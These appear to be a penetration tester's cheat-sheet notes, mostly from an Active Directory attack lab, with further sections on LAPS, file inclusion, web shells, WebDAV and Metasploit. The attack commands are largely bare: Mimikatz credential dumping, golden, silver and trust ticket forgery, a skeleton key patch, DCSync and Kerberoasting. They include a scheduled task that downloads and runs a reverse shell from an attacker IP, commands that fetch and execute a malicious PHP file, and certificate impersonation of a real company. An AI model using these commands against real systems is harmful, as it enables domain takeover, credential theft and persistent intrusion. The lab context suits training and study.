This option queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using (Get-NetGroupMember), get a list of only high traffic server (DC, File Servers & Distributed File Servers) for less traffic generation and list sessions and logged on users (Get-NetSession / Get-NetLoggedon) from each machine
Find computers where a domain admin is logged-in
#PowerViewInvoke-UserHunter -Stealth
##Local Privilege Escalation
In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following
• Hunting for Local Admin access on other machines
• Hunting for high privilege domain accounts (like a Domain Administrator)
There are various ways of locally escalating privileges on Windows box:
• Missing patches
• Automated deployment and AutoLogon passwords in clear text
• AlwaysInstallElevated (Any user can run MSI as SYSTEM)

• Misconfigured Services
• DLL Hijacking and more
We can use below tools for complete coverage
• PowerUp: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
• BeRoot: https://github.com/AlessandroZ/BeRoot
• Privesc: https://github.com/enjoiz/Privesc

#Identify services Issues using PowerUp
Get services with unquoted paths and a space in their name
#PowerUpGet-ServiceUnquoted -Verbose
Get services where the current user can write to its binary path or change arguments to the binary
#PowerUpGet-ModifiableServiceFile -Verbose
Get the services whose configuration current user can modify
#PowerUpGet-ModifiableService -Verbose
List the bin path of all the services using WMI
Get-WmiObject -Class win32_service | select pathname
Run all checks for privilege escalation
#PowerUpInvoke-AllChecks
#BeRoot.\beRoot.exe
#PrivescInvoke-PrivEsc

##Enumerating Domain using BloodHound
What is BloodHound ?
Provides GUI for AD entities and relationships for the data collected by its ingestors. Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins. There are built-in queries for frequently used actions. Also supports custom Cypher queries.
BloodHound has 2 parts

• Ingester - This is used to collect the data from the environment. SharpHound is the ingester for bloodhound data collection.
• GUI - This is used to uploaded the collected data and view the relationships in GUI Mode.
Collect data using SharpHound
#Load Sharphound powershell script. .\Sharphound.ps1
#Collect all data from the environmentInvoke-BloodHound -CollectionMethod All -Verbose
#Collect session data from the environmentInvoke-BloodHound -CollectionMethod LoggedOn -Verbose

##Lateral Movement

PSRemoting - It's administrative utility which allows system administrator to manage the system. It uses 5985.5986 port. It can help you to get elevated shell on the target system. It requires admin privilege on the target system.
There are 2 types of PSRemoting
One-to-One
Enter-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local
One-to-Many
Invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local -ScriptBlock {whoami;hostname}
Invoke-Command -ScriptBlock {whoami} -ComputerName (Get-Content C:\AD\Tools\comp.txt)
Invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local -FilePath C:\AD\Tools\PowerUp.ps1
Over-Pass-The hash
Invoke-Mimikatz -Command '"sekurlsa::pth /user:srvadmin /domain:dollarcorp.moneycorp.local /
ntlm:a98e18228819e8eec3dfa33cb68b0728 /run:powershell.exe"'

## Domain Persistence
Kerberos is the basis of authentication in a windows active directory environment. It has been constantly attacked since it was implemented with new attacks and scrutiny every couple of years.

• NTLM password hash for kerberos RC4 encryption.
• Logon Ticket(TGT) provides user auth to DC.
• Kerberos policy only checked when TGT is created.
• DC validates user account only when TGT > 20 mins.
•
• Service Tickets (TGS) PAC validation is optional & rare
• Server LSASS sends PAC validation request to DC's netlogon service (NRPC)
• If it runs as a service, PAC validation is optional (disabled)
• If a service runs as System, it performs server signature verification on the PAC (Computer Account long-term key).

#Golden Ticket
A golden ticket is signed and encrypted by the hash of KRBTGT account which makes it a valid TGT ticket.Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/ revoked accounts.The KTBTGT user has could be used to impersonate any user with any privileges from even a non-domain machine.Password change has no effect on this attack.
Execute mimikatz on DC as Domain Admin to get KRBTGT hash
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName dcorp-dc
Create golden ticket for administrator account

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
WMI command to find the operating system details from the remote host
Get-WmiObject -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local

#Silver Ticket
A valid TGS (Golden Ticket is a valid TGT).Encrypted and Signed by the NTLM hash of the service account / computer account (Golden ticket is signed by hash of krbtgt) of the service running with that account.Services rarely check PAC (Privileged Attribute Certificate).Services will allow access only to the services themselves.Reasonable persistence period (default 30 days for computer accounts).
Using hash of the domain controller computer account, below command provides access to shares on the DC.
Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:CIFS /rc4:e214e73b73085c290421f085f6ed67bb /user:Administrator /ptt"'
Schedule the task
schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "STCheck" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.68:8080/Invoke-PowerShellTcp.ps1''')'"
Execute the task
schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN "STCheck"

#Skeleton Key
Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that is allows access as any user with a single password.The attack was discovered by Dell Secureworks used in a malware named the skeleton key malwareAll the publicly known methods are NOT persistent across reboots. We cannot patch lsass twice(the attack would fail)
Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
Now it is possible to access any machine with a valid username and password as "mimikatz"
Enter-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Credential dcorp\administrator
You can access other machines as well as long as they authenticate with the DC which hash been patched and the DC is not rebooted.
In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidriv.sys) on disk of the target DC
privilege::debug!+!processprotect /process::lsass.exe /removemisc::skeleton!-
Note that above command would be very noisy in logs - Service Installation (Kernel mode driver)

#DSRM
DSRM is Directory Services Restore Mode.There is a local administrator on every DC called "Administrator" whose password is the DSRM password. DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changes. After altering the configuration on the DC, it is possible to pass the NTLM has of this user to access the DC. This is used when domain controller needs to be booted in safe mode.DSRM administrator is not allowed to logon over the network on the DC.
DUMP DSRM password (needs DA privs)
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
Compare the administrator hash with the Administrator hash of the below command
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
Since DSRM user is the local administrator of the DC, we can pass the hash to authenticate.But, the logon behavior for the DSRM account needs to be changed before we can use its hash for network logon.
Enter-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.localGet-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2
New-ItemPropery "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
Use below command to pass the hash for DSRM user
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd /run:powershell.exe"'
Try to access the C drive of the DC
ls \\dcorp-dc\c$

#Custom SSP
A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft areNTLMKerberosWdigestCredSSP
Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.
We can use either of the ways:Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:
$package = Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' | select -ExpandProperty 'Security Packages'$packages += "mimilib"
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value $packagesSet-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value $packages
Using Mimikatz, inject into lsass (Not stable with Server 2016):
Invoke-Mimikatz -Command '"misc::memssp"'
All local logons on the DC are logged to
C:\Windows\system32\kiwissp.log

#AdminSDHolder
Resides in the System container of a domain and used to control the permissions - Using an ACL - for certain built-in privileged groups

(called Protected Groups)Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.
With Domain Admin privileges (Full Control / Write Permissions) on the AdminSDHolder object, it can be used as a backdoor / persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.In 60 minutes (when SDPROP runs), the user will be added with full control of the protected groups like Domain Admins without actually being a member of it.
Add FullControl permissions for a user to the AdminSDHolder as DA
#PowerViewAdd-ObjectACL -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student68 -Rights All -Verbose
#AD Module - With custom script (Set-ADACL)Set-ADACL -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -Principal student68 -Verbose
Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student68 -Rights ResetPassword -Verbose
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student68 -Rights WriteMembers -Verbose
Run SDPROP manually using Invoke-SDPropagator.ps1
Invoke-SDPropagator -timeourMinutes 1 -showProgress -Verbose
Check the Domain Admins permission as normal user
#PowerViewGet-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{$_.IdentityReference -match 'student68'}
#AD Module(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access | ?{$_.IdentityReference -match 'student68'}
Abusing FullControl
#PowerView DevAdd-DomainGroupMember -Identity 'Domain Admins' -Members student68 -Verbose
#AD ModuleAdd-ADGroupMember -Identity 'Domain Admins' -Members student68
Abusing ResetPassword
#PowerView DevSet-DomainUserPassword -Identity student68 -AccountPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
#AD ModuleSet-ADAccountPassword -Identity student68 -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
Add FullControl rights
#PowerViewAdd-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName student68 -Rights All -Verbose
#AD ModuleSet-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal student68 -Verbose
Add rights for DCSync
#PowerViewAdd-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName student68 -Rights DCSync -Verbose
#AD ModuleSet-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal student68 -GUIDRight DCSync -Verbose
Execute DCSync
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

#Security Descriptors
Persistence using ACLs specifically host based security descriptors. Once we have local admin privileges on the box it is possible to modify the security descriptor on the target system like SACL & DACL etc of remote access methods such as WMI, PSRemoting, Remote Registry so that even non admin users can access it target system and execute commands remotely.
It is possible to modify Security Descriptors (security information like Owner,primary group, DACL & SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.Administrative privileges are required for this. It, of course, works as a very useful and impactful backdoor mechanism.
Security Descriptor Defination Language(SDDL) defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:ace_type;ace_flags;rights;object_guid;inherit_

ACLs can be modified to allow non-admin users access to securable objectsModify the security descriptor for WMIOn local machine for student68
#Set-RemoteWMI.ps1Set-RemoteWMI -UserName student68 -Verbose
On remote machine for student68 without explicit credentials
Set-RemoteWMI -UserName student68 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -namespace 'root\cimv2' -Verbose
On remote machine with explicit credentials. Only root\cimv2 and nested namespaces
Set-RemoteWMI -UserName student68 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Credential administrator -namespace 'root\cimv2' -Verbose
On remote machine remove permissions
Set-RemoteWMI -UserName student68 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -namespace 'root\cimv2' -Remove -Verbose
Modify the security descriptor for PSRemotingOn Local machine for student 68
#Set-RemotePSRemoting.ps1Set-RemotePSRemoting -UserName student68 -Verbose
On remote machine for student68 without credentials
Set-RemotePSRemoting -UserName student68 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
On remote machine, remove the permissions
Set-RemotePSRemoting -UserName student68 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Remove -Verbose
Modify the security descriptors for Remote RegistryUsing DAMP, with admin privs on remote machine
Add-RemoteRegBackdoor -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Trustee student68 -Verbose
As student68, retrieve machine account hash
Get-RemoteMachineAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
Retrive local account hash
Get-RemoteLocalAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
Retrieve domain cached credentials
Get-RemoteCachedCredential -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose

##Privilege Escalation
#Kerberoast
Offline cracking of service account passwordsThe kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.Service accounts are many times ignored (passwords are rarely changed) and have privileged access. Password hashes of service accounts could be used to create silver tickets.
Find User accounts used as Service accounts
```
#PowerViewGet-NetUser -SPN
#AD ModuleGet-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName
```
Request a TGS
```
Add-Type -AssemblyName System.IdentityModelNew-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local"
#PowerViewRequest-SPNTicket
```
Check if the TGS has been granted
```
klist
```
Export all tickets using Mimikatz
```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```
Crack the Service account password
```
python.exe .\tgsrepcrack.py .\10k-worst-pass.txt 1-40a10000-student68@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

#Targeted Kerberoasting - AS-REPs
If a user's UserAccountControl settings have "Do not require Kerberos preauthentication" enabled i.e. Kerberos preauth is disabled, it is possible to grab user's crackable AS-REP and brute-force it offline.With sufficient rights (GenericWrite or GenericAll), kerberos preauth can be forced disabled as well.
Enumerating accounts with Kerberos Preauth disabled
```
#PowerView DevGet-DomainUser -PreauthNotRequired -Verbose
#AD Module Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth
```
Force disable Kerberos PreauthLet's enumerate the permissions for RDPUsers on ACL's
```
#PowerView DevInvoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
Set-DomainObject -Identity Control68User -XOR @{useraccountcontrol=4194304} -Verbose
Get-DomainUser -PreauthNotRequired -Verbose
```
Request encrypted AS-REP for offline brute-forceLet's use ASREPRoast
```
Get-ASREPHash -UserName VPN68User -Verbose
```
To enumerate all users with Kerberos preauth disabled and request a hash
```
Invoke-ASREPRoast -Verbose
```
Cracking the hashUsing bleeding-jumbo branch of John The Ripper, we can brute-force the hashes offline
```
./john vpn68user.txt --wordlist=wordlist.txt
```

#Targeted Kerberoasting - Set SPN
With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything(unique in the domain)We can then request a TGS without special privileges. The TGS can then be "kerberoasted"
Let's enumerate the permissions for RDPUsers on ACL's
```
#PowerView DevInvoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
```
Check if the user already has a SPN
```
#PowerView DevGet-DomainUser -Identity support68user | select serviceprincipalname
#AD ModuleGet-ADUser -Identity support68user -Properties ServicePrincipalName | Select ServicePrincipalName
```
Set a SPN for the user (must be unique for the domain)
```
#PowerViewSet-DomainObject -Identity support68user -Set @{serviceprincipalname='ops/whatever1'}
#AD ModuleSet-ADUser -Identity support68user -ServicePrincipalNames @{Add='ops/whatever1'}
```
Request a ticket
```
Add-Type -AssemblyName System.IdentityModelNew-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ops/whatever1"
#PowerViewRequest-SPNTicket
```
Check if the TGS has been granted
```
klist
```
Export all tickets using Mimikatz
```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```
Crack the Service account password
```
python.exe .\tgsrepcrack.py .\10k-worst-pass.txt 2-40a10000-student68@ops~whatever1-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

##Kerberos Delegation

#UnConstrained Delegation

#Constrained Delegation
Constrained Delegation when enabled on a service account, allows access only to specified services on specified computer as a user.A typical scenario where a constrained delegation

Enumerate users and computers with constrained delegation enabled
```
#PowerView DevGet-DomainUser -TrustedToAuthGet-DomainComputer -TrustedToAuth
#AD ModuleGet-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
```

Priv Esc - DNS Admins
It is possible for the members of the DNSAdmins group to load arbitrary DLL with the privileges of dns.exe (System).In case the DC also serves as DNS, this will provide us escalation to DA.Need privileges to restart the DNS service.
Enumerate the members of the DNSAdmins group
#PowerViewGet-NetGroupMember -GroupName "DNSAdmins"
#AD ModuleGet-ADGroupMember -Identity DNSAdmins
Once we know the members of the DNSAdmins group, we need to compromise a member. We already have hash of srvadmin because of derivative local admin
From the privileges of DNSAdmins group member, configure DLL using dnscmd.exe (needs RSAT DNS)
dnscmd dcorp-dc /config /serverlevelplugindll \\172.16.100.68\dll\mimilib.dll
Using DNSServer module (needs RSAT DNS)
$dnsettings = Get-DNSServerSetting -ComputerName dcorp-dc -Verbose -All$dnsettings.ServerLevelPluginDll = "\\172.16.100.68\dll\mimilib.dll" Set-DnsServerSetting -InputObject $dnsettings -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
#Priv Esc - Across Trust
Across Domains - Implicit two way trust relationshipAcross Forest -
#Child to Parent
Domains in same forest have an implicit two-way trust with other domains. There is trust key between the parent and child domainsThere are two ways of escalating privileges between two domains of same forest
• krbtgt hash
• Trust tickets
Child to forest root using trust ticketsSo what is required to forge trust tickets is obviously the trust key look for [in] trust key from child to parent
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dcorp-dc
Invoke-Mimikatz -Command '"lsadump::dcsync /user\dcorp\mcorp$"'
Child to forest root using trust ticketsAn inter-realm TGT can be forged
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-268341927-4156871508-1792461683 /sids:S-1-5-21-560323961-2032768757-2425134131-519 /rc4:8c762f099cfe1fb57e699a915069e921 /service:krbtgt /target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'
Child to Forest Root using Trust Tickets Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.
.\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local
Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.
Child to Forest Root using Trust Tickets Use the TGS to access the targeted service (may need to use it twice).
.\kirbikator.exe lsa .\CIFS.mcorp-dc.moneycorp.local.kirbi
ls \\mcorp-dc.moneycorp.local\c$

We will abuse SID history once again
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'

In the above command, the mimikatz option "/sids" is forcefully setting the SID History for the Enterprise Admin group for dollarcorp.moneycorp.local that is the Forest Enterprise Admin Group.

#Across Forest
Across ForestsOnce again, we require the trust key for the inter-forest trust
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
OR
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
An inter-forest TGT can be forged
Invoke-Mimikatz -Command '"kerberos::golden /user:administrator /domain:dollarcorp.moneycorp.local /sid: /rc4: /service:krbtgt /target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket
.\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local
Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well

#Trust Abuse - MSSQL Server
MSSQL server are generally deployed in plenty in a Windows domain.SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
Discovery (SPN Scanning)
Get-SQLInstanceDomain
Check Accessibility
Get-SQLConnectionTestThreaded
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
Gather Information
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
A database link allows a SQL Server to access external data source like other SQL Server and OLD DB data sourcesIn case of database links between SQL Servers, that is linked SQL servers it is possible to execute stored proceduresDatabase links work even across forest trusts
Searching Database LinksLook for links to remote servers
Get-SQLServerLink -Instance dcorp-mssql -Verbose
OR

select * from master..sysservers
Enumerate Database Links - ManuallyOpenquery() function can be used to run queries on a linked database
select * from openquery("dcorp-sql1",'select * from master.sysservers')
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
OR
select * from openquery("dcorp-sql1",'select * from openquery("dcorp-mgmt", 'select * from master.sysservers'))

laps abuse

Enumerate on which OUs LAPS is in use and which users are allowed to read passwords:
https://github.com/GreyCorbel/admpwd/tree/master/Main
https://github.com/ztrhgf/LAPS/tree/master/AdmPwd.PS

Import-Module C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.psd1

Find-AdmPwdExtendedRights -Identity OUDistinguishedName ****This has issues, use the command below if getting error messages

Find-AdmPwdExtendedRights -Identity *

Enumerate on which OUs LAPS is in use and which users are allowed to read passwords using Powerview

Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object { ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty') } | ForEach-Object { $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid $_.IdentityReference).SID; $_ }

Use the following to read clear text LAPS Passwords via PowerView (Keep in mind you have to be in the context of someone with the privileges to read the LAPS passwords, gleaned from the commands above)

Get-ADObject -SamAccountName <targetmachine$> | select ExpandProperty ms-mcs-admpwd

Use the following to read clear text LAPS Passwords via ActiveDirectory Module (Keep in mind you have to be in the context of someone with the privileges to read the LAPS passwords, gleaned from the commands above)

Get-ADComputer -Identity <targetmachine> -Properties msmcs-admpwd | select -ExpandProperty ms-mcs-admpwd

Use the following to read clear text LAPS Passwords via LAPS Module (Keep in mind you have to be in the context of someone with the privileges to read the LAPS passwords, gleaned from the commands above)

Get-AdmPwdPassword -ComputerName <targetmachine>

remote and local file inclusion

Single Host

./fimap.py -u "http://localhost/vulnerable.php?inc=index.php"

List of Hosts

./fimap.py -m -l "/tmp/myurllist.txt"

GOOGLE SCAN Same as mass scan. But instead of getting the urls from a txt-list it will use google to get urls. To use google mode use:

```
 imax@DevelB0x:~$ ./fimap.py -g -q 'inurl:"include.php"'

 imax@DevelB0x:~$ ./fimap.py -g -q 'inurl:"req.php" -svn -trak -cvs'
```

curl-wget

curl -o <filename> http://192.168.x.x/malicious-shit.php

you can also pipe in commands too such as curl -o <filename> http://192.168.x.x/malicious-shit.php ; chmod +x shell.php ; ./shell.php

User agent change

```
curl -A "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0"
```

```
wget -O <filename> http://192.168.x.x/malicious-shit.php
```

you can also pipe in commands too such as

```
wget -O <filename> http://192.168.x.x/malicious-shit.php ; chmod +x shell.php ; ./shell.php
```

have_a_shell

Windows
==

systeminfo <---list system info. also use the winsploit script against the results to find exploits

```
wmic product get /format:csv > Software_%Computername%.csv
```

^^^^^ get products installed

Linux
==

TTY shells

```
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i
perl -e 'exec "/bin/bash";'
```

----

find hidden files
find . -type f -name '*.py' <----you can edit this to find php, py, html, txt, whatever file you want.

Find writeable files in a linux box IE, if you want to download an exploit etc etc

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders

find / -perm -o x -type d 2>/dev/null     # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```

----

webdav

https://www.trustedsec.com/2018/06/how-to-set-up-a-quick-simple-webdav-server-for-remote-file-sharing/

Set Up WebDav server to host malicious or fun....files

```
pip install wsgidav
```

```
pip install cheroot
```

```
$ sudo apt-get update
$ sudo apt-get install software-properties-common
$ sudo add-apt-repository ppa:certbot/certbot
$ sudo apt-get update
$ sudo apt-get install certbot

$ mkdir -p /tmp/webdav/share

certbot certonly --webroot -w /tmp/webdav/share -d carrot.ignorelist.com
```

Add The following to your webdav.conf file

```
ssl_certificate = "/etc/letsencrypt/live/carrot.ignorelist.com/cert.pem"
ssl_certificate_chain = "/etc/letsencrypt/live/carrot.ignorelist.com/fullchain.pem"
ssl_private_key = "/etc/letsencrypt/live/carrot.ignorelist.com/privkey.pem"
```

Run

```
wsgidav --host=0.0.0.0 --port=443 --config webdav.conf --root ./share/
```

```
root@kali:~# davtest -url http://10.11.1.14
********************************************************
 Testing DAV connection
OPENSUCCEED:http://10.11.1.14
********************************************************
NOTERandom string for this session: pIzR5HdI
********************************************************
 Creating directory
MKCOLSUCCEED:Created http://10.11.1.14/DavTestDir_pIzR5HdI
********************************************************
 Sending test files
PUThtmlSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.html
PUTcgiFAIL
PUTcfmSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.cfm
PUTaspxSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.aspx
PUTaspFAIL
PUTtxtSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.txt
PUTshtmlFAIL
PUTjhtmlSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.jhtml
PUTjspSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.jsp
PUTphpSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.php
PUTplSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.pl
********************************************************
 Checking for test file execution
EXEChtmlSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.html
EXECcfmFAIL
EXECaspxFAIL
EXECtxtSUCCEED:http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.txt
EXECjhtmlFAIL
EXECjspFAIL
EXECphpFAIL
EXECplFAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://10.11.1.14/DavTestDir_pIzR5HdI
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.html
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.cfm
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.aspx
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.txt
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.jhtml
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.jsp
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.php
PUT File: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.pl
Executes: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.html
Executes: http://10.11.1.14/DavTestDir_pIzR5HdI/davtest_pIzR5HdI.txt
```

Another tool is cadaver

root@kali:**~**# cadaver http://10.11.1.229 <----this will connect you to the webdav site itself.

```
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
```

certificate tls and ssl

Using OpenSSL
----
openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout server.key -out server.crt -subj "/CN=Humana.com" -days 7

Using Metasploit
----
use auxiliary/gather/impersonate_ssl
set ADD_CN *.humana.com
set EXPIRATION 09 March 2025
set RHOST humana.com

metasploit-meterpreter

network

Within a meterpreter shell

run autoroute -h
run autoroute -s <IP range>

metasploit-nessus

while in msfconsole

======================

*****In order to add nessus stuff:

/etc/init.d/nessusd start <--start service

----

load nessus <--load nessus

----
nessus_connect user:password@localhost <--connect to nessus instance

----

